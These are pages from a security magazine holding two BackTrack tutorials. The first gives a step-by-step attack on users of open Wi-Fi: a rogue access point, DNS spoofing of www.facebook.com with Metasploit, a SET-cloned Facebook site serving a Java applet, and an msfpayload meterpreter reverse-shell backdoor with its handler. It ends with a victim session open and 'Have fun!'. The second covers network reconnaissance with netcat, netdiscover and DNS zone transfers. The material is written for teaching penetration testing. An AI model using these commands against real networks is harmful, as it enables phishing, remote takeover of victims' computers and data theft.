


Figure 1. Attack scheme

```

root@bt:~# ifconfig
eth3      Link encap:Ethernet  HWaddr 00:0c:29:43:0e:6b
          inet addr:192.168.1.135  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::70c:29ff:fe43:ebb764  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:374 errors:367 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:52933 (52.9 KB)  TX bytes:5004 (5.0 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:9865 (9.8 KB)  TX bytes:9865 (9.8 KB)

wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:54:a4:f7
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~#

```

Figure 3. Listing the network interfaces

```

root@bt:~/RogueAp# airmon-ng start wlan0 9

Found 1 processes that could cause trouble.
If airdump-ng, airplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID Name
---
1111 dnclient

Interface Chipset Driver
-----
wlan0 Realtek RTL8187L rtl8187 - [phy2]
      (monitor mode enabled on mon0)

root@bt:~/RogueAp#

```

Figure 4. Enabling mode monitor the wireless network interface wlan0

```

root@bt:~# airbase-ng -c 9 --essid free.hotspot.com mon0
16:17:23 Created tap interface at0
16:17:23 Trying to set MTU on at0 to 1500
16:17:23 Trying to set MTU on mon0 to 1800
16:17:23 Access Point with BSSID 00:c0:ca:54:a4:f7 started.

```

Figure 5. Enabling mode monitor the wireless network interface wlan0

interface in monitor mode. Note as well at the end of the command how I define the channel used for the wireless communications.

Once the interface is in monitor mode, a virtual interface called `mon0` is created. We should use it to create the rogue access point using the `airbase-ng` command (Figure 5).

Using the flag `-c` we indicate the channel used (channel 9 as we did on the `airmon-ng` command) and with the flag `--essid` we can define the name of the wireless network created.

It is important to note that `airbase-ng`, when run, creates an interface `at0` (tap interface). So we should use this tap interface as the wireless interface of our software-based access point.

The next step is to create a fake network (172.16.0.0/24 in the example) that the user will use once it is connected to the rogue access point and forward the traffic to the wired network connected to the Internet (Figure 6). For this purpose we will use Linux iptables (For more information: <http://linux.die.net/man/8/iptables>) to do the next step:

- Accept the traffic that comes to the tap interface (`at0`) with a source address inside our fake network.

```

iptables -A INPUT -s 172.16.0.0/24 -i at0 -j ACCEPT

```

- Translate the source address that comes from the tap interface (`at0`) to an address that belongs to the wired network (`eth3`).

```

iptables -t nat -A POSTROUTING -o eth3 -j MASQUERADE

```

After that, we only need to enable the IPv4 Forwarding in the Linux kernel, so that routing and




Figure 6. Man-in-the-middle via a wireless network

packet forwarding can happen correctly, and enable the tap interface with an IP address:

```
echo "1" > /proc/sys/net/ipv4/ip_forward  
ifconfig at0 172.16.0.1 netmask 255.255.255.0 up
```

Finally, we only need a DHCP server to offer automatically an IP address to any user connected to our fake network, using the DHCP server that comes with Backtrack 5. Modify the file `/etc/dhcp3/dhcp.conf` with the following: Listing 1.

Don't mind the details of the configuration file. The only important thing to consider is that we have configured the network address of the fake network to use (172.16.0.0/24) and the default gateway the address of our wireless interface (172.16.0.1).

And define the listen interface on the file `/etc/default/dhcp3-server` on the tap interface (`at0`): Listing 2. Starting the service of the DHCP server, the users will be able to connect to the Internet through

#### Listing 1. DHCP server configuration file

```
option domain-name-servers 172.16.0.1;  
default-lease-time 60;  
max-lease-time 72;  
ddns-update-style none;  
authoritative;  
log-facility local7;  
subnet 172.16.0.0 netmask 255.255.255.0 {  
  
    range 172.16.0.100 172.16.0.150;  
    option routers 172.16.0.1;  
    option domain-name-servers 172.16.0.1;  
}
```

#### Listing 2. DHCP server interface configuration file

```
# Defaults for dhcp initscript  
# sourced by /etc/init.d/dhcp  
# installed at /etc/default/dhcp3-server by  
# the maintainer scripts  
  
#  
# This is a POSIX shell fragment  
#  
  
# On what interfaces should the DHCP server  
# (dhcpd) serve DHCP requests?  
# Separate multiple interfaces with spaces,  
# e.g. "eth0 eth1".  
INTERFACES="at0"
```



[ GEEKED AT BIRTH ]

IM Geek I



You can talk the talk.  
Can you walk the walk?

[ IT'S IN YOUR DNA ]

**LEARN:**  
Advancing Computer Science  
Artificial Life Programming  
Digital Media  
Digital Video  
Enterprise Software Development  
Game Art and Animation  
Game Design  
Game Programming  
Human-Computer Interaction  
Network Engineering  
Network Security  
Open Source Technologies  
Robotics and Embedded Systems  
Serious Game and Simulation  
Strategic Technology Development  
Technology Forensics  
Technology Product Design  
Technology Studies  
Virtual Modeling and Design  
Web and Social Media Technologies

the rogue access point (Figure 7). After following the previous steps, you should have a rogue access point with automatic IP leasing and a fake network connected to the Internet through a wired network (eth3 in the example).

## DNS spoofing

DNS spoofing (or DNS cache poisoning) is a computer hacking attack, whereby the name server to return an IP address different from the real one, diverting traffic to another computer. In our scenario, we will do a DNS spoofing using a fake DNS server with the address of our rogue access point and intercept the name server resolutions, returning the IP address of our fake web server on specific domains.

The Metasploit Project is a computer security project that helps in penetration testing tasks and security vulnerability assessments. Using a modular approach, it is composed of exploits and useful modules for a lot of different purposes. At this point we will use the Metasploit that comes with Backtrack 5 to create our fake DNS server (Figure 8).

```
root@bt:~# service dhcp3-server start
* Starting DHCP server dhcp3d: [ OK ]
root@bt:~#
```

Figure 7. Starting the DHCP service

```
root@bt:~/RogueAp# msfconsole

User Name: [ security ]
Password: [ ]

http://metasploit.pro

msf >
```

Figure 8. Starting Metasploit Framework

```
msf > use auxiliary/server/fakedns
msf auxiliary(fakedns) > show options

Module options (auxiliary/server/fakedns):

Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on.
SRVPORT   53               yes       The local port to listen on.
TARGETACTION  BYPASS          yes       Action for TARGETDOMAIN (accepted: FAKE, BYPASS)
TARGETDOMAIN  www.google.com  yes       The list of target domain names we want to fully resolve (BYPASS) or fake resolve (FAKE)
TARGETHOST  no               no        The address that all names should resolve to

msf auxiliary(fakedns) >
```

Figure 9. Configuring the fake DNS module

After starting the Metasploit Framework with the command `msfconsole`, you need to select the module to use with the `use` command. In this case, the module to create a fake DNS server is `auxiliary/server/fakedns`. Once selected, use the command “show options” to see the parameters you should configure.

As you can see in Figure 9, the parameters to configure are the following:

- SRVHOST: IP address of the tap interface used by the rogue access point. (172.16.0.1 in the example)
- SRVPORT: Server port used by the DNS queries. Generally speaking it will be port 53.
- TARGETACTION: The action to take, you should use FAKE.
- TARGETDOMAIN: The domain to hijack. In the example we will use “www.facebook.com”.
- TARGETHOST: The address where all hijacked queries will be redirected. In our scenario it will be the address of our web server. (172.16.0.1 as well)

Note in Figure 10 that using the command `set <VARIABLE> <VALUE>` you can modify the parameters of the module.

I recommend modifying the `LogConsole` parameter to a `true` value to see all the DNS queries that are

```
msf auxiliary(fakedns) > set SRVHOST 172.16.0.1
SRVHOST => 172.16.0.1
msf auxiliary(fakedns) > set TARGETACTION FAKE
TARGETACTION => FAKE
msf auxiliary(fakedns) > set TARGETHOST 172.16.0.1
TARGETHOST => 172.16.0.1
msf auxiliary(fakedns) > set TARGETDOMAIN www.facebook.com
TARGETDOMAIN => www.facebook.com
msf auxiliary(fakedns) > show options

Module options (auxiliary/server/fakedns):

Name      Current Setting  Required  Description
-----
SRVHOST   172.16.0.1       yes       The local host to listen on.
SRVPORT   53               yes       The local port to listen on.
TARGETACTION  FAKE            yes       Action for TARGETDOMAIN (accepted: FAKE, BYPASS)
TARGETDOMAIN  www.facebook.com  yes       The list of target domain names we want to fully resolve (BYPASS) or fake resolve (FAKE)
TARGETHOST  172.16.0.1       no        The address that all names should resolve to

msf auxiliary(fakedns) >
```

Figure 10. Modify the parameters of the fake DNS module

```
msf auxiliary(fakedns) > set LogConsole true
LogConsole => true
msf auxiliary(fakedns) > show advanced

Module advanced options:

Name      : LogConsole
Current Setting: true
Description : Determines whether to log all request to the console

msf auxiliary(fakedns) >
```

Figure 11. Enabling output verbosity

```
msf auxiliary(fakedns) > run
[*] Auxiliary module execution completed
[*] DNS server initializing
[*] DNS server started
```

Figure 12. Fake DNS server running



resolved using our fake DNS server (Figure 11). Now you can run the server typing “run” on the Metasploit console (Figure 12).

After that, all the web requests done to “www.facebook.com” by a user connected to our wireless network will be redirected to our fake web server that we will configure on the next section.

## Social Engineering through the web

If you followed the tutorial in the previous sections, you only need to configure the web server to receive the intercepted requests and to send the malicious code to create a connection between you and the victim to take control of his computer. We will use the Social Engineering Toolkit (known as SET) for that purpose. It is an open source Python-driven tool aimed at penetration testing around social engineering attacks.

We will use SET to clone a website (Facebook in our case) and to send a Java Applet that it will open the connection between the attacker and the victim. First of all, execute SET typing `/pentest/`

```

root@bt: /pentest/exploits/set
File Edit View Terminal Help

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 5.0.5 [---]
[---] Codename: 'The Wild West' [---]
[---] Follow us on Twitter: @trustedsec [---]
[---] Follow me on Twitter: @dave_relik [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET). The one
stop shop for all of your social engineering needs.

Join us on irc.freenode.net in channel #setoolkit

https://www.trustedsec.com

Select from the menu:

1) Social Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
    
```

Figure 13. SET main window

```

Select from the menu:

1) Snear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.
    
```

Figure 14. SET Social-Engineering attacks

`exploits/set/set`” (Figure 13). Press “1” and the ENTER key to select Social-Engineering attacks (Figure 14).

You will be able to do a lot of different social engineering attacks with SET, but we will focus on the Website Attacks, so press “2” and after that, press “1” to select “Java Applet Attack Method”. As you can see, it is very easy to configure the tool, you just need to know what you want to do.

In this scenario we will clone a website, so choose the option (Site Cloner) and as you see in Figure 15, configure the IP/hostname for the reverse connection (172.16.0.1) and the URL to clone (www.facebook.com).

The next step is to select the malicious code to serve to the victim. With SET, it is possible to configure everything automatically only selecting the right options. But for educational purposes, we will create our own executable. Therefore, before continuing with SET, we will create the executable us-

```

root@bt: /pentest/exploits/set
File Edit View Terminal Help

99) Return to Main Menu

set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2

[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set: Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if you using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection:172.16.0.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
    
```

Figure 15. SET main window

```

root@bt: ~
File Edit View Terminal Help

root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=172.16.0.1 LPORT=4444 X > /root/backdoor.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"172.16.0.1", "LPORT"=>"4444"}
root@bt:~#
    
```

Figure 16. Creating a malicious payload with Msfpayload

```

12) SET Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support
13) RATE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP
14) ShellCodeExec AlphaNum Shellcode This will drop a meterpreter payload through shellcodeexec
15) PyInjector Shellcode Injection This will drop a meterpreter payload through Pyinjector
16) MultiPayload Shellcode Injection This will drop multiple Metasploit payloads via memory
17) Import your own executable Specify a path for your own executable

set:payloads>17

[-] Example: /root/custom.exe
set:payloads> Enter the path to your executable:/root/backdoor.exe

*****
Web Server Launched. Welcome to the SET Web Attack.
*****

[-] Tested on Windows, Linux, and OSX [-]
[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening...
[!] Note that if you are using a CUSTOM payload, YOU NEED TO CREATE A LISTENER!!!!
    
```

Figure 17. Adding the malicious payload

ing the Metasploit Framework. We will do it with the `msfpayload` command as you can see on Figure 16. You should indicate on LHOST the IP address of the C&C server that we will use, in our scenario the IP address of the tap interface, and the port used to connect. The C&C server is responsible for sending commands, taking control of the victim's computer. Note I am saving the executable on the path `/root/backdoor.exe`.

On the example I am using a payload called "Meterpreter". It is a flexible Metasploit shell that offers a whole new environment to do a lot of pre-defined tasks in the victim's computer.

At this point, we can come back to SET and select the option "Import your own executable" to select our binary as the payload of our cloned web page.

Now we have the fake web server listening on port 80 and waiting for a user to connect.

## Take control of the victim

At the end, the last step is to configure the Command and Control server (known as C&C) to receive the victim's connection and take control of his computer. We use the Metasploit Framework to open a port on the attacker machine (port 4444

on the example) and you just wait for a user to get caught. This is possible using the module `exploit/multi/handler` taking into account the following:

- **PAYLOAD:** you should use the same payload as on the creation of the executable (`windows/meterpreter/reverse_tcp`)
- **LPORT:** The port used for the connection (port 4444)
- **LHOST:** The IP address of the C&C server (IP address of the tap interface)

Once a user accesses our fake network and accesses `www.facebook.com`, a warning triggered by the applet is shown on the screen, as you can see in Figure 19. Note that the website seems real because of the domain used for it.

If the user accepts the execution of the applet (it is a high percentage of people that use an unknown open wireless network), then you have a *meterpreter* session opened between your computer and the victim. Afterwards SET will redirect the user to the real website to avoid being detected.

At this point you have complete access to their computer with the rights of the user logged in. Use the "help" command inside the *meterpreter* shell to know how to use it. Have fun!

## Conclusions

In this article, we have seen a good example of a compromise scenario by only using a kit of tools included in Backtrack 5. Now you know that everyone can be compromised, especially people ignoring security aspects of using technology; for example, being connected to an open and insecure wireless network. And the most important thing, how easy it is.

## ALEX SOLER



Alex Soler is an Information Security Engineer with around 6 years of experience. He worked on ESCERT-UPC in forensic investigations and is currently working on In-cita Security on the Ethical Hacking and Vulnerability Assessment team. He was a speaker on V Jornadas CCN-STIC 2011 in Madrid. He holds the CHFI and HP Fortify Source Code analysis certifications.

```

root@bt: ~
File Edit View Terminal Help
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.0.1
LHOST => 172.16.0.1
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[-] Handler failed to bind to 172.16.0.1:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
  
```

Figure 18. Creating the C&C server




Figure 19. Applet warning showed to the victim

```

root@bt: ~
File Edit View Terminal Help
msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.0.1:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 172.16.0.128
[*] Meterpreter session 2 opened (172.16.0.1:4444 -> 172.16.0.128:1133) at 2013-06-13 10:24:20 -0400

meterpreter > sysinfo
Computer           : VICTIM-PC
OS                 : Windows XP (Build 2600, Service Pack 3).
Architecture      : x86
System Language   : es-ES
Meterpreter       : x86/win32
meterpreter > |
  
```

Figure 20. Meterpreter session opened



# Antivirus? It's not enough nowadays.

## You need the SpyShelter!

SpyShelter monitors vulnerable and weak spots in your computer system to ensure that even the most sophisticated and unknown keyloggers are shut down even before they can launch a single dangerous attack against your privacy. SpyShelter guarantees that sensitive data you enter and store on your PC will not get stolen by criminals for their own use - without slowing your computer down!

Download free 14 days trial from [www.spysshelter.com](http://www.spysshelter.com)

## Features

- ✓ Anti keylogger
- ✓ Anti webcam logger
- ✓ Anti screen logger
- ✓ Anti sound logger
- ✓ Anti clipboard logger
- ✓ Keystrokes encryption
- ✓ HIPS System defense
- ✓ Internet security
- ✓ Virus Total uploader
- ✓ Firewall

## Get 25% discount now

Go to [www.spysshelter.com](http://www.spysshelter.com), select the product you wish to buy and input **hakin9** coupon code at the bottom of the order page - it will **lower the price of your order by 25%!**  
*This offer is valid till end of july.*



# Pentesting with BackTrack

Abraham Lincoln said "Give me six hours to chop down a tree and I will spend the first four sharpening the axe". This is really the basic concept and the start point of every penetration test.

In a pen test you have to sharpen your axe first by gathering information. The more you obtain the more surface to attack you will have.

The gathering phase isn't the more exciting one, but surely it is the one that lets you make things better and smarter, so what do you need? Let's see.

First you need an adequate system with the right toolkit and a little of knowledge of how they work. We will use one of the latest version of BackTrack (BT) because it is a powerful and widespread operating system, so it will be quite simple to get support or tutorials on the Web: Youtube has a video for almost all the BT tools.

The best way to start with BT is virtualization: you can download its virtual machine ready to be started. In addition, with virtualization you can easily start a cheap and smart lab to perform your tests in. If you already have a test network, you can also use the bootable CD.

Next you have to be calm and patient, only in this way you can collect information and inspect it correctly. You can make your own checklist of tests to do or copy one from the Web, but, when you have your list, you have to follow it meticulously. Remember that you are sharpening.

Now you need to write down all the data you collected in order to have everything recorded so that you can analyze it even when you aren't connect-

ed to the LAN you have to test. Furthermore, you will use these records to make a detailed report for your customer or to roll back in case you mess with something.

I use *Keepnote*, to keep track of all my operations and results, and *Zenmap* (*Nmap* GUI) to map the net, but BT has many more powerful tools than these. *Maltego*, for example, is awesome.

## My friend Netcat

Now let's start to use the father of all tools, the famous "Swiss-army knife for TCP/IP": *Netcat*.

Essentially, *NC*, is a utility which reads and writes data across network connections, using TCP or UDP transport. Nothing more, nothing less.

So why is it so important?

When a PC user without experience wants to test if his machine is browsing Internet, he opens his browser and points to a common address: *www.google.com*. This is not the best test he could do, he only finds out if he is browsing, but what about if he is not browsing?

So the approach must be different. He has to start from a layer closer to the PC, not closer to the user, and investigate the causes, step by step, up to the human layer.

You are not an inexperienced person, so you start by opening a command shell and pinging

your gateway. Is it responding? If not check it. Then ping an external IP address (e.g. 8.8.8.8 that is the Google DNS). Is it responding? Alright, you are able to go out of your network. Next you test if your DNS is working by pinging a DNS name like www.google.com. Only if all works fine, you open your browser and test the connection. Also from the browser you can have problems (e.g. a mis-configured proxy set in the browser) but, after all the tests you have done previously, you can rule out all lower layers and focus on the current one.

That's why NC is so important. It allows you to start from the lowest layer, it is the equivalent of the ping command used in the example, but it allows you many more applications.

Well, open your *Terminal* window and have a look at the NC help.

At the beginning you will use options `-l` (set NC in listening mode), `-v` (verbose mode is always better) and `-p` (set port where NC is listening). Try this: Open two *Terminal* windows in the same machine. In the first window start a service that listens on a specific port using *Netcat* (this is called listener)

```
nc -lvp 4444
```

If you have a look at the network connection of your BT machine, using the command `netstat -nat`, you will find a listening connection on port 4444 (tcp 0.0.0.0:4444 LISTEN). In the second window use NC as a client and connect to localhost on port 4444

```
nc 127.0.0.1 4444 -v
```

Hit enter and you establish a simple connection with NC, but what is this?

Essentially, it is a simple chat. If in window 1 you write something it will redirect to windows 2 and vice versa. (Figure 1).

So NC is a program that allows you to communicate using TCP or UDP protocols and you can use it whether as a client or as a server. TCP/UDP connections are more useful than a simple chat: you can use NC to test if a remote port is open, to grab information about a service listening on a remote PC (the banner), and to connect to this service; otherwise you can use it to redirect text, request html pages, and, last but not least, remotely admin a PC.

If you have two PCs try to use NC between them or just continue the testing in the same machine (that is the lower layer). For example, you can try to pass text:

```
echo "This text will be transmitted using Netcat" | nc 127.0.0.1 4444
```

...and if the listener is as the following you can also create a file with the text sent:

```
nc -lvp 4444 > file.txt
```

You can also try the `-c` option for remote administration. I suggest you to dig the Internet to search more about *Netcat* use.

### Network hosts identification

As I said, finding information about the target is the base of a successful test. What is the first thing you have to do when you reach a LAN you have to check? Find hosts to use as targets. If you can, create your own hosts individuation scripts using *ping* and *NC* or use some of the wonderful tools present in BT. In my opinion, the best are *Unicornscan* and *Nmap*, but, since I will shortly explain them later, let's explore some other programs with less possibility, but working as well.

Start using *netdiscover* to find live hosts. Using `netdiscover -P` a network scan is started using common LAN address (the one you are connected to: Figure 2).

*Netdiscover* can also be used on another network interface (`-i`) and IP range (`-r`). The `-P` option




Figure 1. Netcat simple chat




Figure 2. Netdiscover at work

is useful for better output. *Netdiscover* is a continuous scan tool: it scans over and over the net in order to find new hosts and it could be used to implement a very simple intrusion detection system. To stop the scan you have to use [CTRL+C].

In a similar way you can use *fping* with option -g to analyze a range of IPs. Note that *fping* uses the ICMP protocol whereas *netdiscover* uses the ARP protocol to locate network hosts, this is a good double check.

Don't forget to write down everything and trace all. Particularly, start to compile a list of live hosts.

You can also try to give a DNS name to the hosts you find using *smbscan*, but you will notice that the program can find only a few, those with NetBIOS name enabled.

Let's now try to find something more using DNS discovery. If you are in a domain or if you are scanning for DNS names in the Web, you can try to operate a DNS zone transfer and capture DNS records. When you can perform this operation, you

```

root@bt:~# host -l testnet.local secdns.testnet.local | grep
leslnel.local 192.168.19.10
server1.testnet.local 192.168.19.20
albert.testnet.local 192.168.19.23
dev.testnet.local 192.168.19.24
mysql.testnet.local 192.168.19.48
admin.testnet.local 192.168.19.47
suzieq.testnet.local 192.168.19.68
mail.testnet.local 192.168.19.41
pridns.testnet.local 192.168.19.9
websql.leslnel.local 192.168.19.2

```

Figure 3. DNS zone transfer on a local domain using host command

```

root@bt:/pentest/enumeration/dns/dnsenum# ./dnsenum.pl lanm.....
dnsenum.pl VERSION:1.2.2
..... lanm .....

Host's addresses:

Name Servers:
ns.isi..... 5 IN A 213.144.....
secondary.is..... 5 IN A 213.144.....

Mail (MX) Servers:
lanm..... mail.eo.outlook.com 5 IN A 213.19.....
lan..... mail.eo.outlook.com 5 IN A 207.....

Trying Zone Transfers and getting Bind Versions:

Trying Zone Transfer for lanm..... secondary.isi.....
lanm..... 3600 IN SOA
lanm..... 3600 IN NS
lanm..... 3600 IN NS
lanm..... 3600 IN MX
lanm..... 3600 IN TXT
sip.federation.tls.tcp.lanm..... 3600 IN SRV
sip.tls.lanm..... 3600 IN SRV
autodiscover.lanm..... 3600 IN CNAME
ftp.lanm..... 3600 IN CNAME
ftp2.lanm..... 3600 IN A 213.144.f.....
ftpext.lanm..... 3600 IN A 213.144.f.....
ms41041100.lanm..... 3600 IN CNAME
online.lanm..... 3600 IN A 213.144.f.....
safeweb.lanm..... 3600 IN A 10.99.....
sftp.lanm..... 3600 IN A 213.....
sip.lanm..... 3600 IN CNAME
webmail.lanm..... 3600 IN A 213.....
www.lanm..... 3600 IN CNAME

```

Figure 4. DNSenum on a Web domain

get other sensible information and, maybe, hosts not previously discovered. The DNS transfer zone is a query that synchronizes Primary and Secondary DNS servers, but if administrators misconfigure them, everyone can query for transfer and get all DNS records. *DNSenum* is a tool that tries to make a zone transfer and catch the results. The basic operation is quite simple: you just have to set the domain name to target.

Note that you can try the zone transfer both on a local (Figure 3) or an Internet domain (Figure 4).

